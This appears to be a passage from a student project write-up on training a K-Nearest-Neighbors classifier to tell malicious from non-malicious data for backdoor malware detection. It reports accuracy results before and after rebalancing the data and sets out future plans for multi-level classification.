
The algorithm we chose for our project is K-Nearest-Neighbors (KNN). Since all we are trying to achieve is to classify whether or not specific points in our data frame are “Malicious” or “Non-malicious”, we can use this algorithm to do so.




```
Model Accuracy: 98.87%
```



Our model accuracy is 98.87% which sounds too good to be true BUT it is (sort of). Our model guessed a 100% of  the “non-malicious” data and 81% correct on the malicious. This is good but looking at the data, we found that we have a data bias, which can greatly throw off out model so we decided to do another run but with a better split of data.



```
Model Accuracy: 90.85%
```



When splitting the data 50/50, our malicious prediction accuracy went up but our overall accuracy went down. This shows that hopefully with more “malicious data”, we can overall raise the model accuracy and the “malicious” prediction accuracy.

## Future Goals / Research

Our goal is to successfully collect clean data from various types of malware to create a malware detection system. While we successfully created one model for backdoor viruses, we’ll have to fully collect clean data for the other types of malware and make similar models for them.

We also expect to apply multi-level classification later on in our project to combine the dataframes for each model and to create a malware detection system.